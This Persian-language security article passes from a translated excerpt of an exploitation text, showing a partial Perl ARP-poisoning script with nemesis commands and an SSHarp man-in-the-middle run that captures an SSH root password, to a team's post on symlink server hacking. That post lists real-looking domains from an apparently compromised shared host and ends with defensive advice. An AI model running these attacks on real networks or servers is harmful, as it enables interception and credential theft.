 print "[*] Target: $targ is at $targ_mac\n";
 print "[*] You:    $me is at $me_mac\n"; while($flag)
 {
  # Continue poisoning until ctrl-C  print "Redirecting: $gw -> $me_mac <- $targ";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $me_mac -m $targ_mac -H  $me_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $me_mac -m $gw_mac -H  $me_mac -M $gw_mac");
  sleep 10;
 }
sub cleanup
 {
  # Put things back to normal  $flag = 0;
  print "Ctrl-C caught, exiting cleanly.\nPutting arp caches back to normal.";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $gw_mac -m $targ_mac -H  $gw_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $targ_mac -m $gw_mac -H  $targ_mac -M $gw_mac");
```

و می توان یک بسته ی دستکاری شده OpenSSH , به نام SSHarp انجام داد. پیرو جواز این بسته نمی توان آن را توزیع کرد. اما می توان این بسته را در آدرس http://stealth.7350.org یافت. دیمن ssharp , یعنی ssharpd تمام ارتباطات را می پذیرد. سپس تمام آنها را به آدرس ip مقصد حقیقی, پراکسی می کند. به هنگام اجرای ssharpd , قواعد ip filtering به منظور redirect یا هدایت کردن ترافیک ارتباط ssh با پورت مقصد 23 به پورت 1337 استفاده می شوند. سپس اسکریپت ARP Redirection ترافیک بین 192.164.0.118 و 192.164.0.189 را هدایت می کند بطوریکه این ترافیک از ماشین 192.164.0193 می گذرد. در تصویر زیر خروجی این ماشین ها را مشاهده می کنید :

```
On machine overdose @ 192.168.0.193
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22
-j
REDIRECT --to-port 1337 -i eth0
overdose# ./ssharpd -4 -p 1337

Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-
C>)

overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target: 192.168.0.189 is at 00:02:2D:04:93:E4
[*] You: 192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

مادامی که این تغییر جهت یا هدایت (Redirection) بر قرار است. یک ارتباط ssh بین 192.164.0.118 و 192.164.0.189 باز است.

```
On machine euclid @ 192.168.0.118
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is 01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
root@192.168.0.189's password:
Last login: Wed Jan 22 14:03:57 2003 from 192.168.0.118
tetsuo# exit
Connection to 192.168.0.189 closed.
euclid$
```

ارتباط ایمن بنظر می رسد. اما بر روی ماشین overdos با آدرس 192.164.0.193 موارد زیر رخ داده اند :

```
Redirecting:   192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:   192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.

overdose# cat /tmp/ssharp
192.168.0.189:22 [root:1h4R)2cr4Kpa$$w0r)]
overdose#
```

چون , عملیات اعتبارسنجی (authentication) نیز هدایت شده بود, با عمل کردن 192.164.0.193 به عنوان یک پراکسی می توان پسورد را نیز استراق کرد.

مهارت نفوذگر در معرفی کردن خود بعنوان طرف مقابل, مسئله ای استکه این نوع حملات را ممکن می سازد. کاربردهای ssl و ssh با درنظر داشتن این مسئله طراحی شدند و محافظاتی را دربرابر جعل هویت دارند. Ssl از گواهینامه ها و ssh از اثرات انگشت میزبان (host fingerprint) به منظور تعیین اعتبار هویت استفاده می کند. اگر نفوذگر گواهینامه ی صحیح را نداشته باشد یا هنگامی که A قصد برقراری یک کانال ارتباطی رمز شده را با نفوذگر دارد. نفوذگر برای B انگشت نگاری کند (fingerprint) , آنگاه امضا های دیجیتالی با هم منطبق نبوده و A با یک اخطار از این موضوع مطلع می شود.

در مثال قبلی ماشین Euclid قبلا هرگز از طریق ssh با ماشین Tetsuo ارتباط نداشته است, لذا هیچ اثر انگشت میزبان در محفوظات آن وجود نداشت. اثر انگشت میزبانی که قبلا پذیرفته شده بود مربوط به ماشین overdose بوده است (نه Tetsuo). اگر این مسئله وجود نداشت و ماشین Euclid یک اثر انگشت میزبان برای ماشین Tetsuo داشت, تمام حمله تشخیص داده می شد و کاربر با اخطار مشکوک زیر برخورد می نمود :

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Please contact your system administrator.
```

لاینت OpenSSH تا زمانی که اثر انگشت قدیمی میزبان حذف نشده باشد, کاربر را از ارتباط منع می کند. با این حال بسیاری از کلاینت های Windows SSH , اجرای قوانین محکم و شدید این چنینی را ندارند و کاربر را تنها با یک جعبه ساده مانند " Are you sure you want to continue" اخطار می دهند. یک کاربر بی اطلاع ممکن است در پاسخ به این جعبه ی پیام, گزینه ی مثبت را انتخاب کند.

Art of Exploitation . Edit by EST

روش های آگاهانه در خصوص جلوگیری از نفوذ

امروزه شاهد هستیم که اکثر وبسایت ها به هر نحوی دچار نفوذ میشوند، گاهی هم شاهد هستیم که امنیت واقع شده به نظر علوم امنیتی کاملا تایید شده می باشد. ولی باز هم شاهد نفوذ در وبسایت ها هستیم.

باید به طور کاملا وسیع به این اتفاقات بینش داشته باشیم. که فرضا سرور، سیستم یا کلاینتی که مورد نفوذ قرار میگیره نحوه های نفوذ به چه شکلی بوده اغلب باگ های موجود در سیستم ها از مدیریت وب ها گرفته پرتال ها و همچنین سرورها , بیشتر بحثم بر روی نفوذ به روی وبسایت ها میباشد.

باگ های موجود درسیستم ها مدیریت محتوا اغلب بیشترین ضربات رو به اطلاعات دارندگان وبسایت وارد خواهد کرد، که متاسفانه در کشور ما این نوع مشکلات به وفور دیده میشود.


نظر من به عنوان مدیر یک تیم امنیتی به عزیزانی که سعی در داشتن وبسایت دارند این هست که افراد همیشه سیستم های مدیریتی که بر روی سرور نصب میکنند از پشتیبانی های معتبر دانلود نمایند و حتما از هاستینگ های معتبر هاست را سرور خریداری کنند.

70٪ نفوذ به یک سیستم مدیریت وب از سرور هست. زمانیکه سرور دچار مشکل امنیتی باشد و محدودیت فانکشن ها در سرور رعایت نشود، و کانفیگ سرور به درستی اعمال نشود مطمئنا سایت هایی که توسط ان سرور پشتیبانی میشوند در امن نخوهند بود.

چرا که هکر همیشه برای تارگت خود شما رو هدف گیری نمی کند، زمانی که از سیستم شما حفره ای برای نفوذ پیدا نکرد به سایت های دیگر که توسط سرور شما آن را پشتیبانی می کند نفوذ و از طریق دادن دستورات مورد استفاده در هکینگ و نفوذ به سرور به هر روش خاص (که سعی میکنم وارد جزئیات نشوم)، تلاش در رسیدن به وبسایت های مورد نظرش بر روی سرور می کند و با استفاده از روش های خود سعی در بدست گرفتن مدیریت سرور به هر نوعی کرده و برای بدست آوردن یوزر و پسورد وب سایتی که در سر دارد تلاش می کند. هکر از روش های گوناگون برای رسیدن به یوزر مورد نظر در آن وبسایت استفاده کرده و اگر موفق به دریافت مدیریت اصلی سرور یا به اصطلاح (روت) نشد از متود های سرورهکینگ مانند :

Symlink و گاهی هم به علت نا امنی در دایرکتوری های سرور موجب خواندن فایل های وبسایت های روی سرور میشود.

نمونه:



خب این از روش open dir و اما در روش symlink هکر بالاترین دسترسی را از یوزرها خواهد داشت و توان خواندن فایل کانفیگ وبسایت را دارا می باشد, و با خواندن و اتصال به دیتابیس و تغییر پسورد ادمین می تواند به تارگت مربوطه نفوذ کرده و وارد پنل مورد نظر شود.

baranvpn3.in	baranvpn	Symlink
bistonco.com	bistonco	Symlink
chinbazar.com	chinbaza	Symlink
come4ever.tk	come4eve	Symlink
come4ever2.com	come4eve	Symlink
come4ever.net	come4eve	Symlink
come4ever.com	come4eve	Symlink
msna.co.cc	come4eve	Symlink
eviran.com	eviran	Symlink
eviran.ir	eviran	Symlink
voiceofanimals.ir	eviran	Symlink
fast-speed.in	fastspe	Symlink
admin.fastspeed.pro	fastspe	Symlink
user.fastspeed.pro	fastspe	Symlink
socksvpn.pro	fastspe	Symlink
filmha4.com	filmha4	Symlink
football-bartar.com	football	Symlink
gameandtech.ir	game	Symlink
gemfars9.com	gemfars	Symlink
gemfars4.co.cc	gemfars	Symlink
gemfars6.com	gemfars	Symlink
birmusic.co.cz	gemfars	Symlink
gemfars8.co.cc	gemfars	Symlink
vpn-shopper.in	gemfars	Symlink
gemfars10.co.cc	gemfars	Symlink
gemfars3.co.tv	gemfars	Symlink
gemfars2.co.cc	gemfars	Symlink
gemfars7.com	gemfars	Symlink
gemfars1.in	gemfars	Symlink
birmusic.co.cc	gemfars	Symlink
net-line.in	gemfars	Symlink
musicbaran.co.cz	gemfars	Symlink
gemfars8.com	gemfars	Symlink
gemfars5.com	gemfars	Symlink
gemfars.in	gemfars	Symlink

حال برای آگاهی و دور زدن پیشنهادی که میشه این هست که اگر پنل ادمین دارای دایرکتوری می باشد حتما پسورد دایرکتوری بر روی پوشه ادمین گذاشته تا جلوی ورود به پنل گرفته شود حتی میتواند دسترسی ای پی دهید تا با ای پی خاصی کانکت گردد.

خوب این رو هم کمی توضیح دادم تا برای علاقه مندان روشن شود، خوب اینم از سرور که مختصرا به چند راه اشاره کردم . البته این راه های ساده بود که در سطوح پیشرفته تر هم قابل خودنمایی می باشد.

دوباره متذکر میشوم خدمت عزیزان حال در گروه امنیتی امپراطور خودآگاهی های لازم در مقابله با نفوذ هکران که چه روش هایی را پیش بگیرند، و در اینجا خلاصه وار و مفید توضیح دادم .

شروط داشتن یک وبسایت سالم و در امان بودن در سطح 70٪ :

1. نصب آخرین نسخه از سیستم مدیریت وب در صورت داشتن لایسنس استفاده از لایسنس و مصرف نکردن از نسخات نال شده.
2. پشتیبانی هاست و سرور از پشتیبانی های معتبر.
3. داشتن سیستم سالم و آلوده نبودن به ویروس های مانند تروجان (کیلاگر) که معمولا توسط هکران برای شما ارسال خواهد شد.
4. داشتن آنتی ویروس لایسنس دار برای جلوگیری از آلوده شدن سیستم.
5. استفاده نکردن از یوزر و پسورد مدیریت در کافی نت و در سیستم های غیر شخصی.
6. داشتن پسوردی به تعداد کلمات و اعداد و اشکال برای جلوگیری از کرک.
7. اعتماد نکردن به هر فرد و دادن مدیریت پنل مدیریتی به آنان (چون با آپلود یک فایل در میان فایلهای وبسایت, تا زمانی که سرور متوجه نشد دسترسی خواهند داشت).
8. نصب نکردن پلاگین هایی که مورد اعتماد شرکت ارائه دهنده سیستم نیست.
9. آپدیت همیشگی مدیریت با نسخه های جدیدتر.

و...

Edit by EST . **کارشناس امنیت شبکه و مدیریت گروه امنیتی امپراطور**

گروه امنیتی امپراطور
EMPEROR - SECURITY TEAM

Teacher_3v1l@yahoo.com